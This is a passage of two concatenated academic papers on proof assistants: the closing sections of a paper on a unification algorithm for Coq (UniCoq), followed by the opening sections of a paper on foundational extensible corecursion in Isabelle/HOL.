Our results (§5) show that this technique is not crucial.

4.7 Correctness

Our algorithm should satisfy the following correctness criterion: if two well-typed terms t_1 and t_2 unify under universe context Φ and meta-context Σ , resulting in a new universe Φ' and meta-context Σ' , both terms should also be well typed under Σ' . Moreover, both terms should be convertible (or in the cumulativity relation) under Φ', Σ' .

However, this is false—for both the current algorithm implemented in COQ, and the one described here. The culprit is the syntactic check required at typechecking to ensure termination of fixpoints, the guard condition. Indeed, it is easy to make unification instantiate a meta-variable with a term containing a non-structurally-recursive call to a recursive function in its context, resulting in an ill-typed term. Hence, we must weaken this conjecture to use a weaker notion of typing, as in Coen’s thesis [19].

For the moment we lack a correctness proof. This work sets the first stone presenting a specification faithful to an implementation that performs well on a variety of large examples (§5). We anticipate that the proof will be simpler than for existing algorithms, notably due to the lack of postponement which usually complicates the argument of type preservation.

5. Evaluation of the Algorithm

Since, as we saw in §4.6, our algorithm does not incorporate certain heuristics, it is reasonable to expect that it will fail to solve several unification problems appearing in existing libraries. To test our algorithm “in the wild” we developed a plugin called UniCoq³, which, when requested, changes the current unification algorithm of COQ with ours. With this plugin, we compiled four different

³Sources can be downloaded from <http://github.com/unicoq>.

libraries, and evaluated the number of lines that required changes. These changes may be necessary either because UniCoq found a different solution from the expected one, or because it found no solution at all. As it turns out, UniCoq solved most of the problems it encountered.

The first set of files we considered is the standard library of COQ. With UniCoq, it compiles almost out of the box, with only a few lines requiring extra typing annotations. We believe the reason for such success is that most of the files in the library are several years old, and were conceived in older versions of COQ, when it had a much simpler unification algorithm.

The second set of files come from Adam Chlipala’s book “Certified Programming with Dependent Types” (CPDT) [7]. This book provides several examples of functional programming with dependent types, including several non-trivial unification patterns coming from dependent matches. As a result, from a total of 6,200 lines, only 14 required extra typing annotations. It is interesting to note that 8 of those lines are solved with the use of a bi-directional elaboration algorithm [e.g., 4] enabled by COQ’s **Program** keyword. For instance, some lines construct witnesses for existential quantification, similar to the example shown in §4.6.

The third one is the Mathematical Components library [11], version 1.5beta1. This library presents several challenges, making it appealing for our purpose: (1) It is a huge development, with a total of 78 theory files. (2) It uses canonical structures heavily, providing us with several examples of canonical structures idioms that UniCoq should support. (3) It uses its own set of tactics uniformly calling the same unification algorithm used for elaboration. This last point is extremely important, although a bit technical. Truth be told, COQ has actually two different unification algorithms. One of these algorithms is mainly used by elaboration, and it outputs a sound substitution (up to bugs). This is the one mentioned in this paper as “the original unification algorithm of COQ”. The other algorithm is used by most of COQ’s original tactics (like `apply` or `rewrite`), but it is unsound (in COQ 8.4, it may return ill-typed solutions). `Ssreflect`’s tactics use the former algorithm which is the one being replaced by our plugin. From the 82,000 lines in the library, only 40 lines required changes.

The last set of files also focuses in different canonical structures idioms: the files from Lemma Overloading [12]. It compiles almost as-is, with only one line requiring an extra annotation.

5.1 A Word on the META-DELDEPS Rules

In a sense, the rules META-DELDEPS are a bit brutal: they fix an arbitrary solution from the set of possible ones, which might not be the one expected. However, as the numbers above suggest, it works most of the time. In this section we analyse, for the Mathematical Components library, the origins of the unification problems that fail when this rule is turned off (totaling +300 lines).

Non-dependent if–then–elses: Most notably, the culprit for about two thirds of the failures are `Ssreflect`’s **if–then–elses**. In `Ssreflect`, the type of the branches of an **if** are assumed to depend on the conditional. For instance, the example **if** b **then** 0 **else** 1 fails to compile if the `Ssreflect` library is imported. With `Ssreflect`, a fresh meta-variable $?T$ is created for the type of the branches, with contextual type `Type[b : true]`. When unifying it with the actual type of each branch, b is substituted by the corresponding boolean constructor. This results in the following equations:

$$?T[\text{true}] \approx \text{nat} \quad ?T[\text{false}] \approx \text{nat}$$

Since they are not of the form required by HOPU, UniCoq (without the META-DELDEPS rules) fails.

False dependency in the in modifier: Another less common issue comes from the `in` modifier in `Ssreflect`’s `rewrite` tactic. This

modifier allows the selection of a portion of the goal to perform the rewrite. For instance, if the goal is $1 + x = x + 1$ and we want to apply commutativity of addition on the term on the right, we can perform the following rewrite:

$$\text{rewrite [in } X \text{ in } _ = X] \text{ addnC}$$

With the rule, UniCoq instantiates X with the r.h.s. of the equation, and `rewrite` applies commutativity only to that portion of the goal. Without it, however, `rewrite` fails. In this case, the hole $(_)$ is replaced by a meta-variable $?y$, which is assumed to depend on X . But X is also replaced by a meta-variable, $?z$, therefore the unification problem becomes

$$?y[x, ?z[x]] = ?z[x] \approx 1 + x = x + 1$$

that, in turn, poses the equation $?y[x, ?z[x]] \approx 1 + x$, which does not have an MGU.

Non-dependent products: About 30 lines required a simple typing annotation to remove dependencies in products. Consider the following COQ term:

$$\forall P \ x. (P \ (S \ x) = \text{True})$$

When COQ elaborates this term, it first assigns P and x two unknown types, $?T$ and $?U$ respectively, the latter depending on P . Then, it elaborates the term on the left of the equal sign, obtaining further information about the type $?T$ of P : it has to be a (possibly dependent) function $\forall y : \text{nat}. ?T'[y]$. The type of the term on the left is the type of P applied to $S \ x$, that is, $?T'[S \ x]$. After elaborating the term on the right and finding out it is a `Prop`, it unifies the types of the two terms, obtaining the equation

$$?T'[S \ x] \approx \text{Prop}$$

Since, again, this equation does not comply with HOPU, UniCoq fails without META-DELDEPS.

Explicit duplicated dependencies: There are 15 occurrences where the proof developer wrote explicitly a dependency that duplicates an existing one. Consider for instance the following rewrite statement:

$$\text{rewrite } [_ + _ w] \text{ addnC}$$

Here, the proof developer intends to rewrite using commutativity on a fragment of the goal matching the pattern $_ + _ w$. Let’s assume that in the goal there is one occurrence of addition having w occurring in the right, say $t + (w + u)$, for some terms t and u . Since the holes $(_)$ are elaborated as a meta-variable depending on the entire local context, in this case it will include w . Therefore, the pattern will be elaborated as $?y[w] + ?z[w] \ w$ (assuming no other variables appear in the local context). When unifying the pattern with the desired occurrence we obtain the problem:

$$?z[w] \ w \approx w + u$$

This equation does not have a MGU, since either w on the l.h.s. can be used as a representative for the w on the r.h.s.. The rules META-DELDEPS remove the inner w .

Looking closely into these issues, it seems as if the dependencies were incorrectly introduced in the first place. We plan to study modifications to elaboration and tactics to avoid these dependencies, and study the impact of such changes.

6. Closing Remarks

We presented the first formalization of a realistic unification algorithm for COQ, featuring overloading and universe polymorphism. Moreover, we give a precise characterization of *controlled backtracking* (rules APP-FO plus CONS-*), which, together with the rules for overloading (Figure 8), allow us to explain the patterns introduced

in [12]. The algorithm presented in this work is predictable, in the sense that the order in which subproblems are evaluated can be deduced directly from the rules. In particular, we have not introduced the technique of constraint postponement, which reorders unification subproblems. This omission, made in favor of predictability, has shown not to be problematic in practice (§5).

The algorithm includes a heuristic, incarnated in the rules META-DELDEPS that forces a non-dependent solution where multiple solutions might exist. We have studied various scenarios where it is being used, and shown that this heuristic can be replaced in most cases by smarter tactics and elaboration algorithms (§5.1).

In the future we plan to prove soundness of the algorithm (see §4.7), and to improve its performance to make it significantly faster than the current algorithm of COQ.

Acknowledgments

We are deeply grateful to Georges Gonthier for his suggestion on adding the META-DELDEPS rules, Enrico Tassi for carefully explaining the θ reduction strategy and its use, and Andreas Abel, Derek Dreyer, Hugo Herbelin, Aleksandar Nanevski, Scott Kilpatrick, Viktor Vafeiadis, and the anonymous reviewers for their important feedback on earlier versions of this work. This research was partially supported by EU 7FP grant agreement 295261 (MEALS).

References

- [1] A. Abel and B. Pientka. Higher-order dynamic pattern unification for dependent types and records. In *TLCA*. Springer, 2011.
- [2] A. Asperti, C. S. Coen, E. Tassi, and S. Zacchiroli. Crafting a proof assistant. In *TYPES*. Springer-Verlag, 2006.
- [3] A. Asperti, W. Ricciotti, C. S. Coen, and E. Tassi. Hints in unification. In *TPHOLs*, volume 5674 of *LNCS*. Springer, 2009.
- [4] A. Asperti, W. Ricciotti, C. S. Coen, and E. Tassi. A Bi-Directional Refinement Algorithm for the Calculus of (Co)Inductive Constructions. *LMCS*, 8(1), 2012.
- [5] E. Brady. Idris, a general-purpose dependently typed programming language: Design and implementation. *JFP*, 23, 2013.
- [6] I. Cervesato and F. Pfenning. A linear spine calculus. *Journal of Logic and Computation*, 13(5):639–688, 2003.
- [7] A. Chlipala. *Certified Programming with Dependent Types*. MIT Press, 2011. <http://adam.chlipala.net/cpdt/>.
- [8] F. Garillot. *Generic Proof Tools and Finite Group Theory*. PhD thesis, Ecole Polytechnique X, Dec. 2011.
- [9] F. Garillot, G. Gonthier, A. Mahboubi, and L. Rideau. Packaging Mathematical Structures. In *TPHOL*. Springer, 2009.
- [10] G. Gonthier, A. Asperti, J. Avigad, Y. Bertot, C. Cohen, F. Garillot, S. Le Roux, A. Mahboubi, R. O’Connor, S. Ould Biha, I. Pasca, L. Rideau, A. Solovyev, E. Tassi, and L. Théry. A machine-checked proof of the odd order theorem. In *ITP*. Springer, 2013.
- [11] G. Gonthier, A. Mahboubi, and E. Tassi. A small scale reflection extension for the Coq system. Technical report, INRIA, 2008.
- [12] G. Gonthier, B. Ziliani, A. Nanevski, and D. Dreyer. How to make ad hoc proof automation less ad hoc. *JFP*, 23(04):357–401, 2013.
- [13] A. Mahboubi and E. Tassi. Canonical Structures for the working Coq user. In *ITP*. Springer, 2013.
- [14] D. Miller. Unification of simply typed lambda-terms as logic programming. In *ICLP*. MIT Press, 1991.
- [15] A. Nanevski, F. Pfenning, and B. Pientka. Contextual modal type theory. *ACM Trans. Comput. Logic*, 9(3), June 2008.
- [16] U. Norell. Dependently Typed Programming in Agda. In *TLDI*. ACM, 2009.
- [17] S. Peyton Jones, D. Vytiniotis, S. Weirich, and G. Washburn. Simple unification-based type inference for gadt. In *ICFP*. ACM, 2006.
- [18] J. Reed. Higher-order constraint simplification in dependent type theory. In *LFMTP*, 2009.
- [19] C. Sacerdoti Coen. *Mathematical Knowledge Management and Interactive Theorem Proving*. PhD thesis, University of Bologna, 2004.
- [20] A. Saïbi. *Outils Génériques de Modélisation et de Démonstration pour la Formalisation des Mathématiques en Théorie des Types. Application à la Théorie des Catégories*. PhD thesis, University Paris 6, 1999.
- [21] M. Sozeau and N. Tabareau. Universe Polymorphism in Coq. In *ITP*. Springer, 2014.
- [22] The Coq Development Team. *The Coq Proof Assistant Reference Manual – Version V8.4*, 2012.
- [23] P. Wadler and S. Blott. How to make ad-hoc polymorphism less ad hoc. In *POPL*, pages 60–76, 1989.
- [24] B. Ziliani, D. Dreyer, N. Krishnaswami, A. Nanevski, and V. Vafeiadis. Mtac: A monad for typed tactic programming in coq. *To appear in JFP*, ??(?):??–??, 2015.
- [25] B. Ziliani, D. Dreyer, N. R. Krishnaswami, A. Nanevski, and V. Vafeiadis. Mtac: A monad for typed tactic programming in Coq. In *ICFP*, 2013.

Foundational Extensible Corecursion

A Proof Assistant Perspective

Jasmin Christian Blanchette

Inria & LORIA, Nancy, France
Max-Planck-Institut für Informatik,
Saarbrücken, Germany
jasmin.blanchette@inria.fr

Andrei Popescu

Department of Computer Science,
School of Science and Technology,
Middlesex University, UK
a.popescu@mdx.ac.uk

Dmitriy Traytel

Technische Universität München,
Germany
traytel@in.tum.de

Abstract

This paper presents a formalized framework for defining corecursive functions safely in a total setting, based on corecursion up-to and relational parametricity. The end product is a general corecursor that allows corecursive (and even recursive) calls under “friendly” operations, including constructors. Friendly corecursive functions can be registered as such, thereby increasing the corecursor’s expressiveness. The metatheory is formalized in the Isabelle proof assistant and forms the core of a prototype tool. The corecursor is derived from first principles, without requiring new axioms or extensions of the logic.

Categories and Subject Descriptors F.3.1 [Logics and Meanings of Programs]: Specifying and Verifying and Reasoning about Programs—Mechanical verification; F.4.1 [Mathematical Logic and Formal Languages]: Mathematical Logic—Mechanical theorem proving, Model theory

General Terms Theory, Verification

Keywords (Co)recursion, parametricity, proof assistants, higher-order logic, Isabelle

1. Introduction

Total functional programming is a discipline that ensures computations always terminate. It is invaluable in a proof assistant, where nonterminating definitions such as $f\ x = f\ x + 1$ can be interpreted in such a way as to yield contradictions. Hence, most assistants will accept recursive functions only if they can be shown to terminate. Similar concerns arise in specification languages and verifying compilers.

However, some processes need to run forever, without their being inconsistent. An important class of total programs has been identified under the heading of *productive coprogramming* [1, 8, 62]: These are functions that progressively reveal parts of their (potentially infinite) output. For example, given a type of infinite streams constructed by *SCons*, the definition

$$\text{natsFrom } n = \text{SCons } n\ (\text{natsFrom } (n + 1))$$

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784732

falls within this fragment, since each call to *natsFrom* produces one constructor before entering the nested call.

The above definition is legitimate only if objects are allowed to be infinite. This may be self-evident in a nonstrict functional language such as Haskell, but in a total setting we must carefully distinguish between the well-founded inductive (or algebraic) datatypes and the non-well-founded coinductive (or coalgebraic) datatypes—often simply called *datatypes* and *codatypes*, respectively. *Recursive* functions consume datatype values, peeling off constructors as they proceed; *corecursive* functions produce codatatype values, consisting of finitely or infinitely many constructors. And in the same way that *induction* is available as a proof principle to reason about datatypes and terminating recursive functions, *coinduction* supports reasoning about codatypes and productive corecursive functions.

Despite their reputation for esotericism, codatypes have an important role to play in both the theory and the metatheory of programming. On the theory side, they allow a direct embedding of a large class of nonstrict functional programs in a *total* logic. In conjunction with interactive proofs and code generators, this enables certified functional programming [11]. On the metatheory side, codatypes conveniently capture infinite, possibly branching processes. Major proof developments rely on them, including those associated with a C compiler [41], a Java compiler [42], and the Java memory model [43].

Codatypes are supported by an increasing number of proof assistants, including Agda [18], Coq [13], Isabelle/HOL [48], Isabelle/ZF [49, 50], Matita [7], and PVS [21]. They are also present in the CoALP dialect of logic programming [27] and in the Dafny specification language [40]. But the ability to introduce codatypes is not worth much without adequate support for defining meaningful functions that operate on them. For most systems, this support can be characterized as work in progress. The key question they all must answer is: *What right-hand sides can be safely allowed in function definitions?*

Generally, there are two main ways to support recursive and corecursive functions in a proof assistant or similar system:

The intrinsic approach: A syntactic criterion is built into the logic: termination for recursive specifications, productivity (or guardedness) for corecursive specifications. The termination or productivity checker is part of the system’s trusted code base.

The foundational approach: The (co)recursive specifications are reduced to a fixpoint construction inside the given logic, which permits a simple definition of the form $f = \dots$, where f does not occur in the right-hand side. The original equations are then derived as theorems from this internal definition by dedicated proof tactics.

Systems favoring the intrinsic approach include the proof assistants Agda and Coq, as well as tools such as CoALP and Dafny. The main hurdle for their users is that syntactic criteria are inflexible; the specification must be massaged so that it falls within a given syntactic fragment, even though the desired property (termination or productivity) is semantic. But perhaps more troubling for systems that process theorems, soundness is not obvious at all and very tedious to ensure; as a result, there is a history of critical bugs in termination and productivity checkers, as we will see when we review related work (Section 7). Indeed, Abel [4] observed that

Maybe the time is ripe to switch to a more semantical notion of termination and guardedness. The syntactic guard condition gets you somewhere, but then needs a lot of extensions and patching to work satisfactorily in practice. Formal verification of it becomes too difficult, and only intuitive justification is prone to errors.

In contrast to Agda and Coq, proof assistants based on higher-order logic (HOL), such as HOL4, HOL Light, and Isabelle/HOL, generally adhere to the foundational approach. Their logic is expressive enough to accommodate the (co)algebraic constructions underlying (co)datatypes and (co)recursive functions in terms of functors on the category of sets [60]. The main drawback of this approach is that it requires a lot of work, both conceptual and implementational. Moreover, it is not available for all systems, since it requires an expressive enough logic.

Because every step must be justified, foundational definitional principles tend to be more restrictive than their intrinsic counterparts. As a telling example, codatatypes were introduced in Isabelle/HOL only recently, almost two decades after their inception in Coq, and they are still missing in other HOL systems. Before the work reported in this paper, corecursion was limited to the primitive case, in which self-calls occur under exactly one constructor.

That primitive corecursion (or the slightly extended version supported by Coq) is too restrictive is an observation that has been made repeatedly by researchers who use corecursion in Coq and now also Isabelle. Lochbihler and Hölzl dedicated a paper [44] to ad hoc techniques for defining operations on corecursive lists in Isabelle. Only after introducing a lot of machinery do they manage to define their central example—`lfilt`, a filter function on lazy (coinductive) lists—and derive suitable reasoning principles.

We contend that it is possible to combine advanced features as found in Agda and Coq with the fundamentalism of Isabelle. The lack of built-in support for corecursion, an apparent weakness, reveals itself as a strength as we proceed to introduce rich notions of corecursion, without extending the type system or adding axioms.

In this paper, we formalize a highly expressive corecursion framework that extends primitive corecursion in the following ways: It allows corecursive calls under several constructors; it allows “friendly” operations in the context around or between the constructors and around the corecursive calls; importantly, it supports blending terminating recursive calls with guarded corecursive calls. This general corecursor is accompanied by a corresponding, equally general coinduction principle that makes reasoning about it convenient. The corecursor and the coinduction principle grow in expressiveness during the interaction with the user, by learning new friendly contexts. In process algebra terminology [58], both corecursion and coinduction take place “up to” friendly contexts. The constructions draw heavily from category theory.

Before presenting the technical details, we first show through examples how a primitive corecursor can be incrementally enriched to accept ever richer notions of corecursive call context (Section 2). This is made possible by the modular bookkeeping of additional structure for the involved type constructors, including a relator structure. This structure can be exploited to prove parametricity

theorems, which allow to mix operations freely in the corecursive call contexts, in the style of coinduction up-to. Each new corecursive definition is a potential future participant (Section 3).

This extensible corecursor gracefully handles codatatypes with nesting through arbitrary type constructors (e.g., for infinite-depth Rose trees nested through finite or infinite lists). Thanks to the framework’s modularity, function specifications can combine corecursion with recursion, yielding quite expressive mixed fixpoint definitions (Section 4). This is inspired by the Dafny tool, but our approach is semantically founded and hence provably consistent.

Our framework is implemented in Isabelle/HOL, as a combination of a generic proof development parameterized by arbitrary type constructors and a tool for instantiating the metatheory to user-specified instances (Sections 5 and 6). It is available online along with the examples from this paper [16].

Techniques such as corecursion and coinduction up-to have been known for years in the process algebra community, before they were embraced and perfected by category theorists (Section 7). This work is part of a wider program aiming at bringing insight from category theory into proof assistants [14, 15, 17, 60]. The main contributions of this paper are the following:

- We represent in higher-order logic a framework for corecursion that evolves by user interaction.
- We identify a sound fragment of mixed recursive–corecursive specifications, integrate it in our framework, and present several examples that motivate this feature.
- We implement the above in Isabelle/HOL within an interactive loop that maintains the recursive–corecursive infrastructure.
- We use this infrastructure to automatically derive many examples that are problematic in other proof assistants.

A distinguishing feature of our framework is that it does not require the user to provide type annotations. On the design space, it lies between the restrictive primitive corecursion and the expressive but more bureaucratic approaches such as clock variables [8, 20] and sized types [2], combining expressiveness and ease of use. The identification of this “sweet spot” can also be seen as a contribution.

2. Motivating Examples

We demonstrate the expressiveness of our corecursor framework by examples, adopting the user’s perspective. The case studies by Rutten [57] and Hinze [28] on stream calculi serve as our starting point. Streams of natural numbers can be defined as

codatatype Stream = SCons (head: Nat) (tail: Stream)

where $SCons : Nat \rightarrow Stream \rightarrow Stream$ is a constructor and $head : Stream \rightarrow Nat$, $tail : Stream \rightarrow Stream$ are selectors. The examples were chosen to show the main difficulties that arise in practice.

2.1 Corecursion Up-to

As our first example of a corecursive function definition, we consider the pointwise sum of two streams:

$xs \oplus ys = \underline{SCons} \ (head\ xs + head\ ys) \ (tail\ xs \oplus tail\ ys)$

The specification is productive, since the corecursive call occurs directly under the stream constructor, which acts as a guard (shown underlined). Moreover, it is primitively corecursive, because the topmost symbol on the right-hand side is a constructor and the corecursive call appears directly as an argument to it.

These syntactic restrictions can be relaxed to allow conditional statements and `let` expressions [14], but despite such tricks primitive corecursion remains hopelessly primitive. The syntactic restriction for admissible corecursive definitions in Coq is more permissive

in that it allows for an arbitrary number of constructors to guard the corecursive calls, as in the following definition:

$$\text{oneTwos} = \text{SCons } 1 (\text{SCons } 2 \text{ oneTwos})$$

Our framework achieves the same result by registering SCons as a friendly operation. Intuitively, an operation is *friendly* if it needs to destruct at most one constructor of input to produce one constructor of output. For streams, such an operation may inspect the head and the tail (but not the tail's tail) of its arguments before producing an SCons . Because the operation preserves productivity, it can safely surround the guarding constructor.

The rigorous definition of friendliness will capture this intuition in a parametricity property that needs to be discharged, either by the user or automatically. In exchange, the framework yields a strengthened corecursor incorporating the new operation.

The constructor SCons is friendly, since it does not even need to inspect its arguments to produce a constructor. By contrast, the selector tail is not friendly—it must destruct two layers of constructors to produce one:

$$\text{tail } xs = \text{SCons } (\text{head } (\text{tail } xs)) (\text{tail } (\text{tail } xs))$$

The presence of unfriendly operations in the corecursive call context is enough to break productivity, as in the example

$$\text{stallA} = \text{SCons } 1 (\text{tail } \text{stallA})$$

which stalls immediately after producing one constructor, leaving $\text{tail } \text{stallA}$ unspecified.

Another instructive example is the function that keeps every other element in a stream:

$$\text{everyOther } xs = \text{SCons } (\text{head } xs) (\text{everyOther } (\text{tail } (\text{tail } xs)))$$

The function is not friendly, despite being primitively corecursive. It also breaks productivity: The function

$$\text{stallB} = \text{SCons } 1 (\text{everyOther } \text{stallB})$$

stalls after producing two constructors.

Going back to our first example, we observe that the operation \oplus is friendly. Hence, it is allowed to participate in corecursive call contexts when defining new functions. In this respect, the framework is more permissive than Coq's built-in syntactic check. For example, we can define the stream of Fibonacci numbers in either of the following two ways:

$$\text{fibA} = \text{SCons } 0 (\text{SCons } 1 \text{ fibA } \oplus \text{ fibA})$$

$$\text{fibB} = \text{SCons } 0 (\text{SCons } 1 \text{ fibB}) \oplus \text{SCons } 0 \text{ fibB}$$

Friendly operations are allowed to appear both under the constructor guard (as in fibA) and around it (as in fibB). Two guards are necessary in the second example—one for each branch of \oplus . Without rephrasing the specification, fibB cannot be expressed in Rutten's format of behavioral differential equations [57] or in Hinze's syntactic restriction [28], nor via Agda copatterns [5, 6].

Many useful operations are friendly and can therefore participate in further definitions. Following Rutten, the shuffle product \otimes of two streams is defined in terms of \oplus . Shuffle product being itself friendly, we can employ it to define stream exponentiation, which also turns out to be friendly:

$$xs \otimes ys = \text{SCons } (\text{head } xs \times \text{head } ys) \\ (\text{xs } \otimes \text{tail } ys) \oplus (\text{tail } xs \otimes ys))$$

$$\text{exp } xs = \text{SCons } (2^{\text{head } xs}) (\text{tail } xs \otimes \text{exp } xs)$$

Next, we use the defined and registered operations to specify two streams of factorials of natural numbers facA (starting at 1) and facB (starting at 0):

$$\text{facA} = \text{SCons } 1 \text{ facA } \otimes \text{SCons } 1 \text{ facA}$$

$$\text{facB} = \text{exp } (\text{SCons } 0 \text{ facB})$$

Computing the first few terms of facA manually should convince the reader that productivity and efficiency are not synonymous.

The arguments of friendly operations are not restricted to the Stream type. Let fimage give the image of a finite set under a function and $\bigsqcup X$ be the maximum of a finite set of naturals or 0 if X is empty. We can define the (friendly) supremum of a finite set of streams by primitive corecursion:

$$\text{sup } X = \text{SCons } (\bigsqcup (\text{fimage } \text{head } X)) (\text{sup } (\text{fimage } \text{tail } X))$$

2.2 Nested Corecursion Up-to

Although we use streams as our main example, the framework generally supports arbitrary codatatypes with multiple curried constructors and nesting through other type constructors. To demonstrate this last feature, we introduce the type of finitely branching Rose trees of potentially infinite depth with numeric labels:

$$\text{codatatype Tree} = \text{Node } (\text{val} : \text{Nat}) (\text{sub} : \text{List Tree})$$

The type Tree has a single constructor $\text{Node} : \text{Nat} \rightarrow \text{List Tree} \rightarrow \text{Tree}$ and two selectors $\text{val} : \text{Tree} \rightarrow \text{Nat}$ and $\text{sub} : \text{Tree} \rightarrow \text{List Tree}$. The recursive occurrence of Tree is nested in the familiar polymorphic datatype of finite lists.

We first define the pointwise sum of two trees analogously to \oplus :

$$t \boxplus u = \text{Node } (\text{val } t + \text{val } u) \\ (\text{map } (\lambda(t', u'). t' \boxplus u') (\text{zip } (\text{sub } t) (\text{sub } u))))$$

Here, map is the standard map function on lists, and zip converts two parallel lists into a list of pairs, truncating the longer list if necessary. The operation \boxplus is defined by primitive corecursion. Notice that the corecursive call is nested through map . This is a reflection of the target type, Tree , having its fixpoint definition nested through List . Moreover, by virtue of being friendly, \boxplus can be used to define the shuffle product of trees:

$$t \boxtimes u = \text{Node } (\text{val } xs \times \text{val } ys) \\ (\text{map } (\lambda(t', u'). (t \boxtimes u') \boxplus (t' \boxtimes u)) (\text{zip } (\text{sub } t) (\text{sub } u))))$$

The corecursive call takes place inside map , but also in the context of \boxplus . The specification of \boxtimes is corecursive up-to (more precisely, up to \boxplus) and friendly.

2.3 Mixed Recursion–Corecursion

It is often convenient to let a corecursive function perform some finite computation before producing a constructor. With mixed recursion–corecursion, a finite number of unguarded recursive calls perform this calculation before reaching a guarded corecursive call.

The intuitive criterion for accepting such definitions is that the unguarded recursive call can be unfolded to arbitrary finite depth, ultimately yielding a purely corecursive definition. An example is the primes function taken from Di Gianantonio and Miculan [23]:

$$\text{primes } m \ n = \text{if } (m = 0 \wedge n > 1) \vee \text{gcd } m \ n = 1 \\ \text{then } \text{SCons } n (\text{primes } (m \times n) (n + 1)) \\ \text{else } \text{primes } m (n + 1)$$

When called with $m = 1$ and $n = 2$, this function computes the stream of prime numbers. The unguarded call in the else branch increments its second argument n until it is coprime to the first argument m (i.e., the greatest common divisor of m and n is 1). For any positive integers m and n , the numbers m and $m \times n + 1$ are coprime, yielding an upper bound on the number of times n is increased. Hence, the function will take the else branch at most finitely often before taking the then branch and producing one constructor. There is a slight complication when $m = 0$ and $n > 1$: Without the first disjunct in the if condition, the function could stall. (This corner case was overlooked in the original example [23].)

Mixed recursion–corecursion makes the following (somewhat contrived) definition of factorials possible,

```
facC n a i = if i = 0 then SCons a (facC (n + 1) 1 (n + 1))
             else facC n (a × i) (i - 1)
```

The recursion in the `else` branch computes the next factorial by means of an accumulator a and a decreasing counter i . When the counter reaches 0, `facC` corecursively produces a constructor with the accumulated value and resets the accumulator and the counter.

```
cat n = if n > 0 then cat (n - 1) ⊕ SCons 0 (cat (n + 1))
        else SCons 1 (cat 1)
```

The call `cat 1` computes the stream C_1, C_2, \dots of Catalan numbers, where $C_n = \frac{1}{n+1} \binom{2n}{n}$. This fact is far from obvious. Productivity is not entirely obvious either, but it is guaranteed by the framework.

When mixing recursion and corecursion, it is easy to get things wrong in the absence of solid foundations. Consider this specification, in which the corecursive call is guarded by `SCons` and the unguarded call’s argument strictly decreases toward 0:

```
nasty n = if n < 2 then SCons n (nasty (n + 1))
           else inc (tail (nasty (n - 1)))
```

Here, `inc = smap ($\lambda x. x + 1$)` and `smap` is the map function on streams. A simple calculation reveals that this specification is inconsistent because the tail selector before the unguarded call destructs the freshly produced constructor from the other branch:

```
nasty 2 = inc (tail (nasty 1)) = inc (tail (SCons 1 (nasty 2)))
        = inc (nasty 2)
```

This is a close relative of the `f x = f x + 1` example from the introduction. Our framework rejects this specification because the tail selector in the recursive call context is not friendly.

We conclude this subsection with a practical example from the literature. Given the polymorphic type

```
codatatype LList A = LNil | LCons (head: A) (tail: LList A)
```

of lazy lists, the task is to define the function `lfilter : (A → Bool) → LList A → LList A` that filters out all elements failing to satisfy the given predicate. Thanks to the support for mixed recursion–corecursion, the framework turns what was for Lochbihler and Hölzl [44] a research problem into a routine exercise:

```
lfilter P xs = if ∀x ∈ xs. ¬ P x
               then LNil
               else if P (head xs)
                    then LCons (head xs) (lfilter P (tail xs))
                    else lfilter P (tail xs)
```

The first self-call is corecursive and guarded by `LCons`, whereas the second self-call is terminating, because the number of “false” elements until reaching the next “true” element (whose existence is guaranteed by the first `if` condition) decreases by one. In fact, in Isabelle the function can be introduced without proving termination of the second call by exploiting its tail-recursive nature [16, 36].

2.4 Coinduction Up-to

Once a corecursive specification has been accepted as productive, we normally want to reason about it. In proof assistants, codatatypes are accompanied by a notion of structural coinduction that matches primitively corecursive functions. For nonprimitive specifications, our framework provides the more advanced proof principle of coinduction up to congruence—or simply *coinduction up-to*.

The structural coinduction principle for streams is as follows:

$$\frac{R \text{ l } r \quad \forall s t. R s t \longrightarrow \text{head } s = \text{head } t \wedge R (\text{tail } s) (\text{tail } t)}{l = r}$$

Coinduction allows us to prove an equality $l = r$ on streams by providing a relation R that relates l and r (first premise) and that constitutes a bisimulation (second premise). Streams that are related by a bisimulation cannot be distinguished by taking observations (via the selectors `head` and `tail`); hence they must be equal.

Creativity is generally required to instantiate R with a bisimulation. However, given a goal $l = r$, the following canonical candidate often works: $\lambda s t. \exists \bar{x} \bar{y}. s = l \wedge t = r$, where $\bar{x} \bar{y}$ are the variables occurring free in l or r . As a rehearsal, let us prove that the primitively corecursive operation \oplus is commutative.

Proposition 1. $xs \oplus ys = ys \oplus xs$.

Proof. We first show that $R = \lambda s t. \exists x y s. s = xs \oplus ys \wedge t = ys \oplus xs$ is a bisimulation. We fix two streams s and t for which we assume $R s t$ (i.e., there exist two streams xs and ys such that $s = xs \oplus ys$ and $t = ys \oplus xs$). Next, we show that $\text{head } s = \text{head } t$ and $R (\text{tail } s) (\text{tail } t)$. The first property is easy. For the second one:

$$\begin{aligned} R (\text{tail } s) (\text{tail } t) & \leftrightarrow R (\text{tail } (xs \oplus ys)) (\text{tail } (ys \oplus xs)) \\ & \leftrightarrow R (\text{tail } xs \oplus \text{tail } ys) (\text{tail } ys \oplus \text{tail } xs) \\ & \leftrightarrow \exists x s' y s'. \text{tail } xs \oplus \text{tail } ys = x s' \oplus y s' \wedge \\ & \quad \text{tail } ys \oplus \text{tail } xs = y s' \oplus x s' \end{aligned}$$

The last formula can be shown to hold by selecting $x s' = \text{tail } xs$ and $y s' = \text{tail } ys$. Moreover, $R (xs \oplus ys) (ys \oplus xs)$ holds. Therefore, the thesis follows by structural coinduction. \square

If we attempt to prove the commutativity of \otimes analogously, we eventually encounter a formula of the form $R (\dots \oplus \dots) (\dots \oplus \dots)$, because \otimes is defined in terms of \oplus . Since R mentions only \otimes but not \oplus , we are stuck. An ad hoc solution would be to replace the canonical R with a bisimulation that allows for descending under \oplus . However, this would be needed for almost every property about \otimes .

